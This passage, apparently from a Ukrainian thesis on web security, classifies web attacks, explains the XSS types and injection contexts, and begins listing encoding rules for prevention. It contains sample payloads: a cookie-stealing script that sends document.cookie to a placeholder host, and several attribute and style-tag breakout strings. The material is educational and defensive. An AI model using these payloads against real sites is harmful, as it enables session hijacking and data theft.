- *Виконання команд ОС (OS Commanding)*. Атаки цього класу спрямовані на виконання команд операційної системи на Web-сервері шляхом маніпуляції вхідними даними.
- *Впровадження операторів SQL (SQL Injection)*. Ці атаки спрямовані на Web-сервери, що створюють SQL запити до серверів СУБД на основі даних, що вводяться користувачем. Якщо інформація, отримана від клієнта, належним чином не перевіряється, атакуючий отримує можливість модифікувати запит до SQL-сервера, що відправляється додатком. Запит буде виконуватися з тим же рівнем привілеїв, з яким працює компонент додатку, що виконує запит (сервер СУБД, Web-сервер і т.д). В результаті зловмисник може отримати повний контроль на сервером СУБД і навіть його операційною системою.
- *Впровадження серверних розширень (SSI Injection)*. Атаки даного класу дозволяють зловмиснику передати виконуваний код, який надалі буде виконаний на Web-сервері.
- *Впровадження операторів XPath (XPath Injection)*. Це атаки, спрямовані на Web-сервери, що створюють запити на мові XPath.

Розголошення інформації (Information Disclosure)

Атаки даного класу спрямовані на отримання додаткової інформації про Web-додаток. Використовуючи ці вразливості, зловмисник може визначити використовувані дистрибутиви, номери версій клієнта і сервера і встановлені оновлення. В інших випадках, в розголошеній інформації може міститися розташування тимчасових файлів або резервних копій.

- *Індексування директорій (Directory Indexing)*. Надання списку файлів в директорії є нормальною поведінкою Web-сервера, якщо сторінка, яка відображається за замовчуванням (index.html / home.html / default.htm) відсутня. У цій ситуації зловмисник може отримати доступ до даних, що не призначені для вільного доступу.
- *Ідентифікація додатків (Web Server / Application Fingerprinting)*. Визначення версій додатків використовується зловмисником для отримання інформації про використовувані сервером і клієнтом операційні системи, Web-севери і браузері. Також ця атака може бути спрямована на інші компоненти Web-додатку, наприклад, службу каталогу або сервер баз даних, або використовувані технології програмування.
- *Витік інформації (Information Leakage)*. Ці вразливості виникають в ситуаціях, коли сервер публікує важливу інформацію, яка може бути використана для компрометації системи. Аналіз доступної інформації дозволяє зловмисникові провести розвідку і отримати уявлення про структуру директорій сервера, які використовуються SQL запитах, назви ключових процесів і програм сервера.
- *Зворотній шлях в директоріях (Path Traversal)*. Дана техніка атак спрямована на отримання доступу до файлів, тек і команд, що знаходяться поза основною директорією Web-сервера.
- *Передбачуване розташування ресурсів (Predictable Resource Location)*. Передбачуване розташування ресурсів дозволяє зловмисникові отримати доступ до прихованих даних або

функціональних можливостей. Шляхом підбору зловмисник може отримати доступ до вмісту, не призначеного для публічного перегляду. Отримувані зловмисником файли можуть містити інформацію про дизайн програми, інформацію з баз даних, імена машин або паролі, шляхи до тек. Також «приховані» файли можуть містити вразливості, відсутні в основному додатку. На цю атаку часто посилаються як на перерахування файлів і директорій (Forced Browsing, File Enumeration, Directory Enumeration).

Логічні атаки (Logical Attacks)

Атаки даного класу спрямовані на експлуатацію функцій додатка або логіки його функціонування. Логіка додатка – це очікуваний процес функціонування програми при виконанні певних дій. Як приклади можна привести відновлення паролів, реєстрацію облікових записів, транзакції в системах електронної комерції. Додаток може вимагати від користувача коректного виконання декількох послідовних дій для виконання певного завдання. Зловмисник може обійти або використовувати ці механізми в своїх цілях.

- *Зловживання функціональними можливостями (Abuse of Functionality).* Дані атаки спрямовані на використання функцій Web-додатку з метою обходу механізмів розмежування доступу. Рівень ризику і потенційні можливості зловмисника в разі проведення атаки дуже сильно залежать від конкретного додатка.
- *Відмова в обслуговуванні (Denial of Service).* Даний клас атак спрямований на порушення доступності Web-сервера. Використовуючи функції Web-додатку, зловмисник може вичерпати критичні ресурси системи, або скористатися вразливістю, що приводить до припинення функціонування системи.
- *Недостатня протидія автоматизації (Insufficient Anti-automation).* Недостатня протидія автоматизації виникає, коли сервер дозволяє автоматично виконувати операції, які повинні проводитися вручну.

- *Недостатня перевірка процесу (Insufficient Process Validation).* Вразливості цього класу виникають, коли сервер недостатньо перевіряє послідовність виконання операцій в додатку. Якщо стан сесії користувача і додатку належним чином не контролюється, додаток може бути вразливим для шахрайських дій.

[21][24]

Висновки до розділу 1

У даному розділі було розглянуто загальні поняття безпеки інформації, загрози безпеці інфокомунікаційної мережі, види вразливостей систем безпеки. Розглянуто комплексну класифікацію атак на веб-додатки, та визначено місце у ній атак типу XSS та SQL-ін'єкцій.

Обидва види атак становлять активну, зловмисну загрозу. Вони реалізуються намірено, є штучними (провокованими руками людини) та зовнішніми – надходять з-поза меж інформаційної системи. За ступенем впливу на інформаційну систему ці загрози можуть носити як пасивний характер: отримання даних із бази за допомогою SQL-ін'єкції, без внесення змін в таблиці (див. «2.2.3 Небезпеки SQL-ін'єкцій» – «Отримання прихованих даних»); перехоплення cookies користувачів (див. «2.1.3 Небезпеки XSS-вразливості» – пасивна вразливість), так і активний – втручання, внесення змін або видалення даних із бази через SQL-ін'єкції, або створення збереженого XSS (див. «2.1.1 Типи XSS» – «Збережені XSS»).

Отже, XSS-атаки та SQL-ін'єкції є серйозними загрозами інформаційній безпеці веб-сайтів, зі складними наслідками та різноманітними формами реалізації. Вони також можуть бути задіяні для реалізації атак інших видів. Тому для усіх спеціалістів у сфері інформаційних технологій (а надто тим, хто дотичний до розробки веб-сайтів, веб-інтерфейсів та додатків) важливо вивчити детальніше ці види загроз, їх принципи дії, можливі варіанти втілення та методи захисту від них. Цьому і присвятимо наступні розділи.

Розділ 2. Аналіз загроз і методів захисту від XSS-атак та SQL-ін'єкцій

2.1 XSS-атаки

XSS (Cross Site Scripting, міжсайтовий скриптинг, міжсайтове виконання сценаріїв) – це вразливість, що полягає у можливості введення одним користувачем шкідливого коду, який виконується на стороні клієнта (JavaScript) на веб-сторінку, яку проглядають інші користувачі. Тобто це різновид ін'єкції, при якій шкідливі сценарії вводяться на доброякісні та надійні веб-сайти. XSS-атаки трапляються, коли зловмисник використовує веб-додаток для надсилання зловмисного коду, як правило, у формі сценарію на стороні браузера, іншому кінцевому користувачеві. [25]

Вразливості, які дозволяють XSS-атакам мати успіх, досить широко розповсюджені і зустрічаються скрізь, де веб-програма використовує вхідні дані користувача для генерування вихідних даних, без достатнього рівня фільтрації, перевірки та кодування.

XSS-атаки трапляються, коли:

1. Дані надходять у веб-програму через ненадійне джерело, найчастіше через веб-запит.
2. Дані включаються в динамічний вміст, який надсилається веб-користувачеві без перевірки.

Шкідливий вміст, що надсилається до веб-браузера, часто має форму сегмента JavaScript, але може також включати HTML, Flash або будь-який інший тип коду, який браузер може виконати.

Різноманітність атак, заснованих на XSS, майже безмежна, але вони зазвичай включають передачу особистих даних, таких як файли cookie (або інша інформація про сеанс) зловмиснику, перенаправлення жертви на веб-вміст, керований зловмисником, або виконання інших шкідливих операцій на машині користувача під виглядом враженого сайту. Оскільки браузер клієнта вважає, що сценарій походить із надійного джерела, зловмисний сценарій може

отримати доступ до будь-яких файлів cookie, маркерів сеансів або іншої конфіденційної інформації, що зберігається браузером і використовується на цьому веб-сайті. [26]

Впроваджений через XSS код вміє все те, що вміє JavaScript, а саме:

- отримувати доступ до кукіз сайту, який переглядається
- вносити будь-які зміни в зовнішній вигляд сторінки
- отримувати доступ до буферу обміну
- впроваджувати програми на JavaScript, наприклад, кі-логери (перехоплювачі натиснутих клавіш)
- підчіплювати на BeEF
- та ін. [27]

2.1.1 Типи XSS

Спочатку виділяли два основних типи XSS: **збережені (постійні) XSS** та **відображені (непостійні) XSS**. У 2005 році Аміт Кляйн визначив третій тип XSS – **створені на основі DOM** [28]. Ці 3 типи XSS визначаються наступним чином:

Збережені XSS

Збережені атаки – це ті, при яких введений скрипт постійно зберігається на цільових серверах, наприклад, у базі даних, на форумі повідомлень, журналі відвідувачів, полі коментарів тощо. Жертва отримує шкідливий сценарій із сервера, коли запитує звідти збережену інформацію. [29]

Приклади атак такого типу:

- Зловмисник отримав доступ до даних сервера, наприклад, через SQL ін'єкцію, і впровадив в дані, які видаються користувачеві, зловмисний JavaScript код (з кі-логерами чи з BeEF). [27]
- Введене зловмисником спеціально сформоване повідомлення в коментарі під дописом у соціальній мережі (гостьовій книзі, форумі), яке

зберігається на серверах, завантажується із сервера кожен раз, коли користувачі запитують відображення сторінки цього допису (Рис. 2.1).




Рис. 2.1. Приклад створення збереженої XSS атаки [30]

Відображені XSS

Відображений XSS виникає, коли дані, що вводить користувач, негайно повертаються веб-програмою у повідомленні про помилку, результаті пошуку або будь-якій іншій відповіді, що включає частину або всі вхідні дані, надані користувачем при здійсненні запиту. При тому ці дані не перевіряються на безпечність рендерингу браузером, і також не зберігаються перманентно. У деяких випадках дані, надані користувачем, можуть навіть не покинути браузер (див. XSS на основі DOM).

Відображені скрипти доставляються жертвам не напряму з веб-сайту, а іншими шляхами: наприклад, в е-мейлі, повідомленні чату, або через посилання на іншому веб-сайті. Коли користувача обманом змушують натиснути на шкідливе посилання або надіслати спеціально створену форму, введений код переходить на вразливий веб-сайт, який "відображає" атаку назад у браузер користувача. Потім браузер виконує код, оскільки він надійшов із "надійного" сервера. [29]

Приклад атаки такого типу:

- На сайті присутній пошук, який разом із результатами пошуку показує щось на зразок «Ви шукали: [рядок пошуку]», при цьому дані не фільтруються достатньою мірою. Оскільки така сторінка відображається тільки для того, у кого є посилання на неї, то поки зловмисник не відправить посилання іншим користувачам – атака не спрацює. У такому випадку, замість відправки посилання жертві, зловмисник також може розмістити шкідливий скрипт на нейтральному сайті, який відвідує жертва. [27]




Рис. 2.2. Приклад створення відображеної XSS атаки [31]

XSS на основі DOM

Як визначив Аміт Кляйн, який опублікував першу статтю про цю проблему [28], XSS на основі DOM - це форма XSS, де весь кругообіг шкідливих даних відбувається в браузері.

Наприклад, джерелом (де зчитуються зловмисні дані) може бути URL-адреса сторінки (наприклад, `document.location.href`), або це може бути елемент HTML, а результатом – виклик методу, який може виконувати шкідливі дії (наприклад, `document.write`). [29]

Зловмисний код «звичайних» непостійних XSS можна побачити відкривши HTML код сторінки. А DOM XSS змінює структуру DOM, яка формується в браузері на льоту, тому побачити зловмисний код можливо лише

при перегляді сформованої структури DOM. Вихідний HTML сторінки при цьому не змінюється. [27]

2.1.2 Небезпеки XSS-вразливості

Активні та пасивні вразливості

Існує два типи XSS вразливостей – пасивні та активні.

Активна вразливість більш небезпечна, оскільки зловмисникові немає необхідності заманювати жертву за спеціальним посиланням, йому досить впровадити код в базу даних або який-небудь файл на сервері. Таким чином, всі відвідувачі сайту автоматично стають жертвами. Інтеграція може бути здійснена, наприклад, за допомогою вставки SQL-коду (SQL-ін'єкції). Тому, не варто довіряти даним, що зберігаються в БД, навіть якщо при вставці вони були оброблені.

Прикладом **пасивної вразливості** є посилання із вбудованим у них кодом.

Щоб використати цю вразливість – потрібна соціальна інженерія (обман жертв та маніпулювання ними з метою отримати бажане [32]). Наприклад, маскування під важливий лист від адміністрації сайту з проханням перевірити налаштування свого облікового запису. Відповідно, потрібно знати адресу жертви, або просто влаштувати спам-розсилку, або розмістити посилання в соцмережі чи на форумі. Але при цьому ще не факт, що жертви виявляться наївними і перейдуть за посиланням.




Рис. 2.3 Приклад експлуатації пасивної XSS вразливості для отримання персональних даних користувача [33]

Найбільш поширеними злочинами, що здійснюються в результаті експлуатації вразливості до XSS, є наступні:

Крадіжка Cookies

Цей приклад XSS-атаки найбільш часто приводиться. У Cookies сайти іноді зберігають цінну інформацію (іноді навіть логін і пароль (або його хеш) користувача), але найбільш небезпечною є крадіжка активної сесії. Саме тому на більшості ресурсів час життя сесії обмежений.

Можливий приклад реалізації:

```
var img = new Image();
img.src = 'http://site/xss.php?' + document.cookie;
```

Для боротьби з цими видами атак були введені доменні обмеження на XMLHttpRequest, але є й інші методи, які може використати зловмисник: `<iframe>`, `<img>`, `<script>`, `background: url ();` і т.п.

Крадіжка даних з форм

Знаходиться форма через, наприклад, метод `getElementById`, і відстежується подія `onsubmit`. Тепер, перед відправкою форми, введені дані відправляються також і на сервер зловмисника. Цей тип атаки нагадує фішинг,

тільки використовується не підроблений сайт, а реальний, що викликає більшу довіру у жертви.

DDoS-атака (розподілена атака типу «відмова в обслуговуванні»)

XSS-вразливість на ресурсах із великою кількістю відвідувачів може бути використана для проведення DDoS-атаки. Суть проста – надсилається забагато запитів, яких не витримує атакований сервер. Власне, ставлення до XSS має непряме, оскільки скрипти можуть і не використовуватись, досить конструкції виду: ``

Підробка міжсайтових запитів (CSRF / XSRF)

Також має непряме відношення до XSS. Взагалі це окремий тип вразливості, але часто використовується спільно з XSS. Суть полягає в тому, що користувач, авторизований на невразливому сайті, заходить на вразливий (або спеціальну сторінку зловмисника), з якого відправляється запит на вчинення певних дій.

Наприклад: користувач авторизується в системі платежів. Потім заходить на сайт зловмисника або сайт з XSS-вразливістю, з якого спрямовується запит на переказ грошей на рахунок зловмисника. Саме тому більшість сайтів під час проведення певних дій користувача (наприклад, зміни e-mail) перепитують пароль або просять ввести код підтвердження.

XSS-черв'яки

Цей тип атаки з'явився, вірогідно, завдяки соцмережам, таким як Вконтакте і Twitter. Суть в тому, що кільком користувачам соцмережі посилається посилання з XSS-вразливістю, і коли вони переходять за посиланням, то інтегрований скрипт розсилає повідомлення іншим користувачам від їх імені і т.д. При цьому можуть відбуватися й інші дії, наприклад відсилення особистих даних жертв зловмисникові.

Нешкідливий XSS

Цікаво, що лічильники активності та аналітики за своєю суттю теж є деяким чином активною XSS-атакою. Адже на сторонній сервер передаються

дані про відвідувача, як, наприклад, його IP-адреса, параметри монітора і т.п. Тільки код в свою сторінку інтегрується з власної волі (наприклад, код Google Analytic). Таким же нешкідливим XSS можна вважати і кроссдоменні AJAX-запити. [34]

2.1.3 Контексти впровадження XSS

Простий HTML контекст

У тілі існуючого HTML тега, або на початку і в кінці сторінки поза тегом `<html>`. У цьому контексті в якості вводу користувача можна вписати валідний HTML будь-якого роду, і він негайно буде відтворений браузером.

Контекст імені HTML атрибута

Всередині відкритого HTML тега, після імені тега або після значення атрибута.

```
<some_html_tag user_input some_attribute_name="some_attribute_value"/>
```

У цьому контексті можливо ввести ім'я атрибута – обробника події та код JavaScript після символу `=`, і такий код буде виконано, наприклад:

```
<some_html_tag onclick="alert(1)"/>
```

Контекст значення HTML атрибута

Всередині відкритого HTML тега, після імені атрибута відокремленого символом `=`. При цьому є три варіації цього контексту

- Атрибут всередині подвійних лапок (`some_attribute_name="user_input"`)
- Атрибут всередині одинарних лапок (`some_attribute_name='user_input'`)
- Атрибут без лапок (`some_attribute_name=user_input`)

Виконання коду в цьому контексті буде залежати від типу атрибута, в якому з'являється ввід користувача. Є різні типи атрибутів:

а) **Атрибути події.** Це такі атрибути як `onclick`, `onload` і т.д. і значення цих атрибутів виконуються як JavaScript. Тому все тут – це те ж саме, що і JavaScript контекст.

б) **URL атрибути.** Ці атрибути приймають URL в якості значення, наприклад, `src` атрибут різних тегів. Введення JavaScript URL тут може

привести до виконання JavaScript, наприклад:

```
javascript:some_javascript()
```

- c) **Спеціальні URL атрибути.** Це URL атрибути, де введення звичайних URL може привести до проблем безпеки. Декілька прикладів:

```
<script src="user_input"
<iframe src="user_input"
<frame src="user_input"
<link href="user_input"
<object data="user_input"
<embed src="user_input"
<form action="user_input"
<button formaction="user_input"
<base href="user_input"
<a href="user_input"
```

Введення просто абсолютного http або https URL в цих випадках може впливати на безпеку веб-сайту. У деяких випадках, якщо на сервер можуть завантажуватись контрольовані користувачем дані, навіть введення відносних URL тут може привести до проблеми.

- d) **Атрибути тега META.** Meta-теги, такі як Charset, можуть впливати на те, як вміст сторінки інтерпретується браузером. Також є атрибут http-equiv, який може емулювати поведінку заголовків відповіді HTTP. Зміни значення заголовків на кшталт Content-Type, Set-Cookie і т.д. матиме вплив на безпеку сторінки.

- e) **Звичайні атрибути.** Якщо ввід користувача з'являється у значеннях звичайних атрибутів, то щоб код міг виконуватись із цього контексту – він має бути екранованим. Якщо атрибут в лапках, то використовуються відповідні лапки для виходу з контексту. У разі відсутності в атрибуті лапок, роль екранування може виконати пробіл або зворотний слеш. Після виходу з контексту можна додати новий обробник подій, що призведе до виконання коду. Наприклад, ввід користувача може мати такий вигляд:

```
" onclick=alert(1)
' onclick=alert(1)
onclick=alert(1)
```

Контекст HTML коментарів

Всередині секції коментарів HTML. В цьому контексті код не виконується, і потрібно вийти з контексту для виконання коду. Введення --> завершить цей контекст і перемкне весь наступний текст в HTML контекст.

Контекст JavaScript

Всередині частин коду JavaScript на сторінці. Це стосується частин, оточених тегами <script>, значень атрибутів обробника подій та URL-адрес, що починаються із javascript:. Всередині JavaScript ввід користувача може з'явитися в наступних контекстах:

- a) Контекст коду
- b) Контекст рядка в одинарних лапках
- c) Контекст рядка в подвійних лапках
- d) Контекст однорядкового коментаря
- e) Контекст багаторядкового коментаря
- f) Контекст рядка, призначеного для виконавців коду

Якщо ввід користувача з'являється між тегами <script>, то не має значення, в якому з контекстів він з'явився – він може переключитися на контекст HTML за допомогою закриваючого тега </script>, а потім вставити будь-який HTML. Якщо перемикання на HTML контекст не є ціллю, тоді ввід користувача може бути оброблений в залежності від специфічного JavaScript контексту, в якому він з'являється.

Контекст CSS

Це стосується частини коду сторінки, оточеного тегами <style> та значень атрибутів стилю в елементах DOM.

Вставка CSS в сторінку сама по собі може мати деякий вплив на цю сторінку. Наприклад, зміна розташування, видимості, розміру і z-index елементів на сторінці може зробити можливим для користувача виконати дії, які не були передбачені. Але також JavaScript може бути виконаний всередині

CSS. Хоча в сучасних браузерах це неможливо, старіші підтримували виконання JavaScript.

За аналогією з тегом `<script>`, якщо дані користувача вводяться між тегами `<style>`, він може переключитися на HTML контекст включивши закриваючий тег `</style>`, і потім вставивши довільний HTML. Наприклад:

```
</style><img src=x onerror=alert(1)>
```

Якщо переключення на HTML контекст не є ціллю, то дані скрипта оформлюються залежно від контексту, у якому вони з'являються:

- a) **Контекст оператора** – у цьому контексті зломисник може безпосередньо впроваджувати CSS для зміни сторінки при атаці виду соціальної інженерії, або задіяти властивість виразу чи метод JavaScript URL для впровадження коду JavaScript.
- b) **Контекст рядка в одинарних/ подвійних лапках** – на початку вводу додаються одинарні або подвійні лапки, щоб завершити контекст рядка і перейти в контекст оператора.
- c) **Контекст багаторядкового коментаря** – за аналогією з багаторядковими коментарями в JavaScript введення `*/` завершить контекст коментаря і перемкне в контекст оператора.
- d) **Рядки, що відправляються для виконання** – це рядки всередині одинарних або подвійних лапок, які або передаються у вираз властивості або у властивість, яка приймає URL, наприклад, `background-image`. В обох випадках, дані всередині контексту рядка можуть інтерпретуватися браузером як JavaScript код. [36][37]

2.1.4 Методи запобігання XSS-атакам

Вся суть XSS атаки – це виявлення діри в фільтрі з метою його обходу. Одне з найперших і основних правил для розробника – це застосування будь-якого (хоча-б самого мінімального) фільтра. Це актуально при створенні самописних додатків, оскільки у більшості фреймворків і платформ вже є вбудовані мінімальні фільтри, їх залишається тільки посилити.

Мінімальний фільтр може захистити від аматорських атак і неграмотних фахівців, але від серйозних хакерів потрібно будувати більш серйозний захист, включно з іншими деталями фільтрації даних. Розробники повинні враховувати і розуміти можливу реалізацію XSS атаки і будувати фільтр таким чином, щоб він розпізнавав вкладені конструкції. Також, при побудові фільтра необхідно в першу чергу враховувати можливість кодування атак. Існує величезна кількість програм-кодувальників, які зашифрують атаку так, що фільтр не зможе розпізнати її. Тому потрібно обов'язково використовувати алгоритм розшифровки в фільтрі до того, як програма буде виконувати код запиту. [36]

Основні правила, яких варто дотримуватись щоб захистити веб-додаток від XSS атак, наступні:

Правило №0: Не вставляти ненадійні дані ніде, крім дозволених місць

Перше правило – не можна вставляти ненадійні дані у документ HTML, якщо вони не знаходяться в одному із слотів, визначених у правилах №1-5. Причина правила № 0 полягає в тому, що в HTML так багато дивних контекстів, що список правил кодування стає дуже складним. Не існує жодної вагомої причини вставляти ненадійні дані до цих контекстів. Сюди входять також «вкладені контексти», такі як URL-адреса всередині JavaScript. Отже, не можна дозволяти вставку даних у:

- Тег <script>
- HTML-коментар
- Ім'я атрибута HTML-тега
- Ім'я самого HTML-тега
- CSS (теги <style>)

Найголовніше, ніколи не можна приймати фактичний код JavaScript із ненадійного джерела, а потім запускати його. Жодна кількість кодування чи екранування не зможе цього виправити.

Правило №1 - Кодувати HTML перед вставкою ненадійних даних у вміст HTML-елемента

Правило №1 стосується випадків, коли потрібно додати ненадійні дані безпосередньо в тіло HTML (всередині звичайних тегів, таких як <div>, <p>, , <td> тощо). Більшість веб-фреймворків мають метод кодування / екранування HTML для символів, детально описаних нижче. Однак цього абсолютно недостатньо для інших контекстів HTML.

Наступні символи мають бути закодовані кодуванням HTML-сутностей, щоб виключити можливість переходу в будь-який контекст виконання коду. Специфікація рекомендує використовувати шістнадцятричне кодування символів. П'ять знаків, значимі для XML:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
```

Правило №2 - Кодувати атрибути перед вставкою ненадійних даних до загальних атрибутів HTML

Правило №2 стосується введення ненадійних даних до типових значень атрибутів, таких як ширина, ім'я, значення тощо. Це не повинно використовуватися для складних атрибутів, таких як href, src, style або для будь-яких із обробників подій, наприклад onmouseover.

За винятком буквено-цифрових символів, всі символи зі значеннями ASCII менше 256 мають бути закодовані за допомогою "&#xHH;" формату (або іменованої сутності, якщо така є), щоб запобігти виходу з атрибута.

Правило № 3 – Кодувати JavaScript перед вставкою ненадійних даних у значення даних JavaScript

Правило № 3 стосується динамічно генерованого коду JavaScript – як блоків скрипту, так і атрибутів обробників подій. Єдине безпечне місце, щоб додати ненадійні дані в цей код, знаходиться всередині вказаного «значення даних». Включення ненадійних даних до будь-якого іншого контексту JavaScript є досить небезпечним, оскільки надзвичайно легко перейти в

контекст виконання за допомогою символів, включаючи (але не обмежуючись ними) ; = [пробіл] + , та багатьох інших, тому варто бути обережними.

Також, існують деякі функції JavaScript, які ніколи не можуть безпечно використовувати ненадійні дані в якості вхідних – **навіть якщо javascript закодовано!** Наприклад:

```
<script>
  window.setInterval('...EVEN IF YOU ENCODE UNTRUSTED DATA YOU ARE
XSSED HERE...');
</script>
```

За винятком буквено-цифрових символів, всі символи зі значеннями ASCII менше 256 мають бути закодовані у форматі \xHH, щоб запобігти переходу із контексту значення даних у контекст виконання сценарію чи в інший атрибут. НЕ можна використовувати жодних комбінацій екранування, наприклад \", оскільки символ лапок може бути сприйнятий і оброблений синтаксичним аналізатором атрибутів HTML, який запускається в першу чергу. Ці сполучення екранування також сприйнятливі до атак **escape-the-escape**, коли зломисник надсилає \", а вразливий код перетворює це в \\", що «розблоковує» лапки.

Крім того, закриваючий тег </script> закриє блок сценарію, навіть якщо він знаходиться всередині рядка в лапках, оскільки синтаксичний аналізатор HTML працює перед парсером JavaScript.

Правило № 3.1 – Кодувати значення JSON у контексті HTML та зчитувати дані за допомогою JSON.parse

Для сучасних веб-додатків поширеним явищем є потреба мати дані, які динамічно генеруються у контексті JavaScript. Одна з стратегій – робити виклик AJAX для отримання значень, але це не завжди ефективно. Часто використовують початковий блок JSON, який завантажується на сторінку і виконує роль єдиного місця для зберігання різноманітних даних. Ці дані складно, хоча і можливо, правильно закодувати / захистити, не порушуючи формат і зміст значень.

Необхідно переконатися, що повернутий заголовок Content-Type має значення **application/json**, а не **text/html**. Це зобов'язує браузер не плутати контекст і не виконувати вбудований скрипт.

Серіалізація JSON

Безпечний серіалізатор JSON дозволяє розробникам серіалізувати JSON як рядок літералів JavaScript, який можна вбудувати в HTML у вміст тегу `<script>`. Символи HTML і термінатори рядків JavaScript повинні кодуватися. Для цього завдання можна розглянути наприклад Yahoo JavaScript Serializer.

Кодування HTML-сутностей

Ця техніка має ту перевагу, що кодування HTML-сутностей має широкую підтримку і допомагає відокремлювати дані від коду на стороні сервера, при чому не перетинаються жодні контекстні межі. Можна розглянути варіант розмістити блок JSON на сторінці як звичайний елемент, а потім аналізувати `innerHTML`, щоб отримати вміст. JavaScript, який читає вміст, може розміщуватися у зовнішньому файлі, що полегшує реалізацію застосування CSP (Content-Security-Policy [38])

Альтернативою кодуванню та декодуванню JSON безпосередньо в JavaScript є нормалізація JSON на стороні сервера шляхом перетворення `<` в `\u003c` перед доставкою його у браузер.

Правило №4 - Кодувати CSS перед вставкою ненадійних даних у значення властивостей стилю HTML

Правило №4 стосується випадків, коли є потреба помістити ненадійні дані у таблицю стилів або тег `<style>`. CSS може використовуватися для численних атак. Тому важливо, щоб ненадійні дані використовувались лише у значенні властивості, а не в інших місцях у даних стилю. Слід уникати введення ненадійних даних у такі складні властивості як `url` та кастомні властивості.

За винятком буквено-цифрових символів, всі символи зі значеннями ASCII менше 256 мають бути закодовані у форматі `\nn`. Аналогічно до випадку, описаному в правилі №3 не слід використовувати будь-яке екранування, а

закриваючий тег `</style>` закрий блок стилю, навіть якщо він знаходиться всередині рядка в лапках.

Правило №5 - Кодувати URL перед вставкою ненадійних даних у значення параметрів URL в HTML

Правило №5 стосується випадків, коли потрібно помістити ненадійні дані у значення параметра HTTP GET.

```
